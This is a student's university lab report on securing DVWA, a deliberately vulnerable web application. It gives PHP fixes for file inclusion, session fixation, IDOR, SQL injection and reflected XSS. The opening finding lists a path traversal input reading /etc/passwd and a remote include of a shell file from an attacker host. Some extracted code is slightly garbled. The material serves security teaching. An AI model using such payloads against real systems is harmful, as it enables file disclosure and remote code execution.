
Vulnerable page: vulnerabilities/fi/ (example)

Reproduction steps / exploit:

Input a path like ../../../../etc/passwd or http://attacker.com/shell.txt into the include/load parameter.

Observe file contents or server-side behavior revealing local files or remote retrieval.

Evidence:



Root cause: User input controls file include paths without canonicalization or whitelisting.

Remediation: Use a whitelist of allowable include files and canonicalize paths.

Example:

Also, avoid allowing remote file inclusion by disabling allow_url_include and allow_url_fopen if not needed.

```
$allowed = ['home.php','about.php'];
$page = basename($_GET['page']);
if (!in_array($page, $allowed)) { http_response_code(404); exit; }
include __DIR__ . '/pages/' . $page;
```



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

Part E	
Problem Statement:	For three vulnerabilities you exploited: <ul style="list-style-type: none">• Implement fixes (or pseudo-fixes if full changes are invasive) and demonstrate mitigation.• Examples: prepared statements for SQLi, proper output encoding for XSS, CSRF tokens for CSRF, file validation/whitelisting for uploads.
Problem 1	Weak Session IDs / Session Fixation
Program:	<p>To mitigate weak/guessable session IDs and session fixation issues, the application was updated to enforce strict session handling and use cryptographically secure tokens. The patch enables strict session mode, forces cookie-only sessions, sets secure cookie attributes (HttpOnly, SameSite, and Secure when served over HTTPS), regenerates the session ID on sensitive actions, and associates a server-side random token with the client via a session-backed cookie. These measures prevent uninitialized or attacker-supplied session identifiers, reduce the risk of cookie theft via JavaScript, and make session token guessing or fixation significantly harder.</p> <p>PHP session handling</p> <pre><?php // improved.php - Secure session handling example // NOTE: Remove debug output in production. Requires PHP 7.3+ for array cookie params. // Harden session configuration at runtime (or set these in php.ini) ini_set('session.use_strict_mode', '1'); // refuse uninitialized session IDs ini_set('session.use_only_cookies', '1'); // prevent SID in URL ini_set('session.cookie_httponly', '1'); // JavaScript cannot read the cookie // Enable the next line when serving over HTTPS: // ini_set('session.cookie_secure', '1'); // Cookie params - set before session_start() \$cookie_lifetime = 0; // session cookie (expires on browser close) \$cookie_path = '/'; \$cookie_domain = ''; // e.g. 'example.com' if needed \$cookie_secure = isset(\$_SERVER['HTTPS']) && \$_SERVER['HTTPS'] !== 'off'; \$cookie_httponly = true; \$cookie_samesite = 'Lax'; // 'Strict' or 'Lax' recommended session_set_cookie_params(['lifetime' => \$cookie_lifetime,</pre>



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

```
'path' => $cookie_path,
'domain' => $cookie_domain,
'secure' => $cookie_secure,
'httponly' => $cookie_httponly,
'samesite' => $cookie_samesite
]);

session_name('DVWA_SESSID'); // optional: custom session cookie name
session_start();

// Helper: cryptographically secure token generator
function random_token(int $bytes = 32): string {
    return bin2hex(random_bytes($bytes)); // 64 hex chars for 32 bytes
}

// When a new session-like identity is created (e.g., on login), regenerate ID and
// set token
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // Prevent session fixation by regenerating session id and deleting old session
    session_regenerate_id(true);

    // Store a server-side token in session
    $token = random_token(32);
    $_SESSION['dvwa_token'] = $token;
    $_SESSION['created_at'] = time();

    // Optional: set a cookie for compatibility (prefer HttpOnly & Secure)
    setcookie('dvwaSession', $token, [
        'expires' => 0, // session cookie
        'path' => $cookie_path,
        'domain' => $cookie_domain,
        'secure' => $cookie_secure, // requires HTTPS to be effective
        'httponly' => true,
        'samesite' => $cookie_samesite
    ]);

    // Optionally redirect to post-login page
    // header('Location: /'); exit;
}

// On every request validate dvwaSession cookie against server-side session
// token
$valid = false;
if (!empty($_COOKIE['dvwaSession']) &&
    !empty($_SESSION['dvwa_token'])) {
    if (hash_equals($_SESSION['dvwa_token'], $_COOKIE['dvwaSession'])) {
```



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

	<pre>\$valid = true; } } // If token invalid (possible tampering/fixation), rotate session and clear token if (!\$valid && isset(\$_COOKIE['dvwaSession'])) { session_regenerate_id(true); unset(\$_SESSION['dvwa_token']); setcookie('dvwaSession', "", ['expires' => time() - 3600, 'path' => \$cookie_path, 'domain' => \$cookie_domain, 'secure' => \$cookie_secure, 'httponly' => true, 'samesite' => \$cookie_samesite]); // Optionally force re-authentication here } // DEBUG: remove in production if (defined('DEBUG') && DEBUG) { echo '<pre>'; echo 'Session ID: ' . session_id() . PHP_EOL; echo 'DVWA token in session: ' . (\$_SESSION['dvwa_token'] ?? 'none') . PHP_EOL; echo 'Cookie dvwaSession: ' . (\$_COOKIE['dvwaSession'] ?? 'none') . PHP_EOL; echo '</pre>'; } ?></pre>
Problem 2	Insecure Direct Object Reference (IDOR) & SQL Injection (SQLi)
Program	<p>To mitigate Insecure Direct Object References (IDOR) and SQL Injection (SQLi) vulnerabilities, the user lookup functionality was updated to enforce strict input validation and parameterized database queries. Only positive integers or valid UUIDs are accepted as user identifiers, preventing attackers from accessing arbitrary records. All database access uses prepared statements with bound parameters, ensuring that user input cannot alter SQL commands. Additionally, CSRF tokens protect POST requests, and all output is safely encoded using htmlspecialchars() to prevent reflected XSS. These combined measures ensure that users can only access their own data through authorized actions and that injection or tampering attacks are effectively blocked.</p> <pre><?php declare(strict_types=1);</pre>



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

```
// secure_user_lookup.php

// --- Basic hardening for session cookie (adjust if your app already sets these) --
-
ini_set('session.use_strict_mode', '1');
ini_set('session.use_only_cookies', '1');
session_set_cookie_params([
    'lifetime' => 0,
    'path'     => '/',
    'secure'   => isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] !== 'off',
    'httponly' => true,
    'samesite' => 'Lax'
]);
session_start();

// --- Simple CSRF helper (for form POSTs) ---
function csrf_token(): string {
    if (empty($_SESSION['csrf_token'])) {
        $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
    }
    return $_SESSION['csrf_token'];
}
function verify_csrf(string $token): bool {
    return isset($_SESSION['csrf_token']) &&
        hash_equals($_SESSION['csrf_token'], $token);
}

// --- Validation helpers ---
// Validate an integer user id (positive int)
function validate_int_id($value): ?int {
    if ($value === null) return null;
    $options = ['options' => ['min_range' => 1]];
    $int = filter_var($value, FILTER_VALIDATE_INT, $options);
    return ($int === false) ? null : (int)$int;
}

// Validate UUID v4 (if your system uses UUIDs instead of numeric IDs)
function validate_uuid(string $value): ?string {
    $value = trim($value);
    if (preg_match('/^[0-9a-fA-F]{8}\-[0-9a-fA-F]{4}\-4[0-9a-fA-F]{3}\-[89abAB][0-9a-fA-F]{3}\-[0-9a-fA-F]{12}$/', $value)) {
        return $value;
    }
    return null;
}
```



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

```
// --- Database connection using PDO (replace with your credentials) ---
$dsn = 'mysql:host=127.0.0.1;dbname=your_database;charset=utf8mb4';
$dbUser = 'your_db_user';
$dbPass = 'your_db_password';

try {
    $pdo = new PDO($dsn, $dbUser, $dbPass, [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        PDO::ATTR_EMULATE_PREPARES   => false, // IMPORTANT: use
native prepares
    ]);
} catch (PDOException $e) {
    // Log the error server-side and show generic message to user
    error_log('PDO connection failed: ' . $e->getMessage());
    http_response_code(500);
    echo 'Internal server error';
    exit;
}

// --- Handle POST form submission (preferred over GET for actions) ---
$user = null;
$errors = [];

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // CSRF check
    $posted_csrf = $_POST['csrf_token'] ?? '';
    if (!verify_csrf($posted_csrf)) {
        $errors[] = 'Invalid request (CSRF).';
    } else {
        // Determine your ID type: integer or UUID.
        // Example: we try integer first, then UUID fallback.
        $raw_id = $_POST['user_id'] ?? '';

        $int_id = validate_int_id($raw_id);
        $uuid = is_string($raw_id) ? validate_uuid($raw_id) : null;

        if ($int_id !== null) {
            // Parameterized SELECT using integer ID
            $sql = 'SELECT user_id, username, email FROM users WHERE user_id
= :id LIMIT 1';
            $stmt = $pdo->prepare($sql);
            $stmt->bindValue(':id', $int_id, PDO::PARAM_INT);
            $stmt->execute();
            $user = $stmt->fetch();
        }
    }
}
```




Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

```
} elseif ($uuid !== null) {  
    // Parameterized SELECT using UUID  
    $sql = 'SELECT id AS user_id, username, email FROM users WHERE  
id = :uuid LIMIT 1';  
    $stmt = $pdo->prepare($sql);  
    $stmt->bindValue(':uuid', $uuid, PDO::PARAM_STR);  
    $stmt->execute();  
    $user = $stmt->fetch();  
} else {  
    $errors[] = 'Invalid User ID format.';  
}  
  
if ($user === false) {  
    // No user found  
    $user = null;  
    $errors[] = 'User not found.';  
}  
}  
}  
?>  
  
<!doctype html>  
<html lang="en">  
<head>  
<meta charset="utf-8">  
<title>Secure User Lookup</title>  
</head>  
<body>  
<h1>Lookup User</h1>  
  
<!-- show errors -->  
<?php if (!empty($errors)): ?>  
    <div role="alert">  
        <ul>  
            <?php foreach ($errors as $err): ?>  
                <li><?php echo htmlspecialchars($err, ENT_QUOTES |  
ENT_SUBSTITUTE, 'UTF-8'); ?></li>  
            <?php endforeach; ?>  
        </ul>  
    </div>  
<?php endif; ?>  
  
<form method="post" action="">  
    <label for="user_id">User ID (int or UUID):</label>  
    <input id="user_id" name="user_id" type="text" required maxlength="100"  
pattern="[0-9\-a-fA-F]+" />
```



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

	<pre><input type="hidden" name="csrf_token" value="<?php echo htmlspecialchars(csrf_token(), ENT_QUOTES, 'UTF-8'); ?>"> <button type="submit">Lookup</button> </form> <?php if (\$user): ?> <h2>User info</h2> User ID: <?php echo htmlspecialchars((string)\$user['user_id'], ENT_QUOTES, 'UTF-8'); ?> Username: <?php echo htmlspecialchars((string)\$user['username'], ENT_QUOTES, 'UTF-8'); ?> Email: <?php echo htmlspecialchars((string)\$user['email'], ENT_QUOTES, 'UTF-8'); ?> <?php endif; ?> </body> </html></pre>
Problem 3	Reflected Cross-Site Scripting (Reflected XSS)
Program	<p>To mitigate reflected XSS, the search form was updated with strict input validation, context-aware output encoding, and defense-in-depth headers. User input is validated against an allowlist, limiting length and disallowed characters. All echoed values are safely encoded using htmlspecialchars() for HTML context and json_encode() for inline JavaScript. Additionally, a nonce-based Content Security Policy (CSP) is applied to allow only trusted scripts. These measures prevent arbitrary scripts from executing, ensuring that user input cannot compromise other users' browsers.</p> <pre><?php declare(strict_types=1); // secure_reflected_xss.php - example to prevent reflected XSS // --- Session and cookie hardening (optional if already configured globally) --- ini_set('session.use_strict_mode', '1'); ini_set('session.use_only_cookies', '1'); session_set_cookie_params(['lifetime' => 0, 'path' => '/', 'secure' => isset(\$_SERVER['HTTPS']) && \$_SERVER['HTTPS'] !== 'off', 'httponly' => true, 'samesite' => 'Lax',</pre>



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

```
]);
session_start();

// --- Generate CSP nonce for safe inline scripts (defense-in-depth) ---
if (empty($_SESSION['csp_nonce'])) {
    $_SESSION['csp_nonce'] = bin2hex(random_bytes(16));
}
$csp_nonce = $_SESSION['csp_nonce'];

// Set secure response headers
header("X-Content-Type-Options: nosniff");
header("Referrer-Policy: no-referrer-when-downgrade");
header("Permissions-Policy: geolocation=()");
header("Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-{$csp_nonce}'; object-src 'none'; base-uri 'self';");

// --- Output-encoding helper functions ---
function escape_html(string $s): string {
    return htmlspecialchars($s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}
function escape_attr(string $s): string {
    return htmlspecialchars($s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}
function js_literal($value): string {
    $json = json_encode($value, JSON_UNESCAPED_SLASHES | JSON_UNESCAPED_UNICODE);
    return $json === false ? 'null' : $json;
}

// --- Input validation / allowlist ---
function validate_search_query($raw): ?string {
    if (!is_string($raw)) return null;
    $trimmed = trim($raw);
    if ($trimmed === "" || mb_strlen($trimmed, 'UTF-8') > 200) return null;
    if (preg_match('/^[p{L}\p{N}\s\-\.\_\@#\&\(\)\']+$/', $trimmed)) {
        return $trimmed;
    }
    return null;
}

// --- Process request ---
$search = null;
$errors = [];
if ($_SERVER['REQUEST_METHOD'] === 'GET' ||
    $_SERVER['REQUEST_METHOD'] === 'POST') {
    $raw = $_REQUEST['q'] ?? null;
```



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

```
$validated = validate_search_query($raw);
if ($validated === null) {
    if ($raw !== null && trim((string)$raw) !== "") {
        $errors[] = 'Your input contained invalid characters or was too long.
Please change it.';
    }
} else {
    $search = $validated;
    // Safe DB query placeholder: use prepared statements
    $results = [
        ['title' => 'Result 1 about ' . $search, 'summary' => "Summary for
{$search}"],
        ['title' => 'Result 2', 'summary' => 'Another item']
    ];
}

// --- HTML Output ---
?>
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Secure Search (Reflected XSS protected)</title>
<meta name="viewport" content="width=device-width,initial-scale=1">
</head>
<body>
<h1>Search</h1>

<?php if (!empty($errors)): ?>
<div role="alert">
<ul>
<?php foreach ($errors as $e): ?>
<li><?php echo escape_html($e); ?></li>
<?php endforeach; ?>
</ul>
</div>
<?php endif; ?>

<form method="get" action="">
<label for="q">Query:</label>
<input id="q" name="q" type="text" maxlength="200"
value="<?php echo $search !== null ? escape_attr($search) : "; ?>">
<button type="submit">Search</button>
</form>
```



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

	<pre><?php if (\$search !== null): ?> <h2>Showing results for: <?php echo escape_html(\$search); ?></h2> <?php foreach (\$results as \$r): ?> <?php echo escape_html(\$r['title']); ?>
 <small><?php echo escape_html(\$r['summary']); ?></small> <?php endforeach; ?> <?php elseif (\$_REQUEST['q'] ?? false): ?> <p>We couldn't use that input. Please try again with valid characters.</p> <?php endif; ?> <script nonce="<?php echo \$csp_nonce; ?>"> const serverData = <?php echo js_literal(['search' => \$search ?? '', 'timestamp' => time()]); ?>; console.log('serverData:', serverData); </script> </body> </html></pre>
Conclusion:	<p>In this experiment, I explored and secured common web application vulnerabilities using DVWA, such as SQL injection, session fixation, insecure direct object references, and reflected XSS. The practical tasks highlighted how weak input validation, poor session control, and unfiltered output can be exploited by attackers. By applying input validation, using parameterized queries, securing session handling, and encoding output, the overall security and reliability of the web application were greatly improved.</p>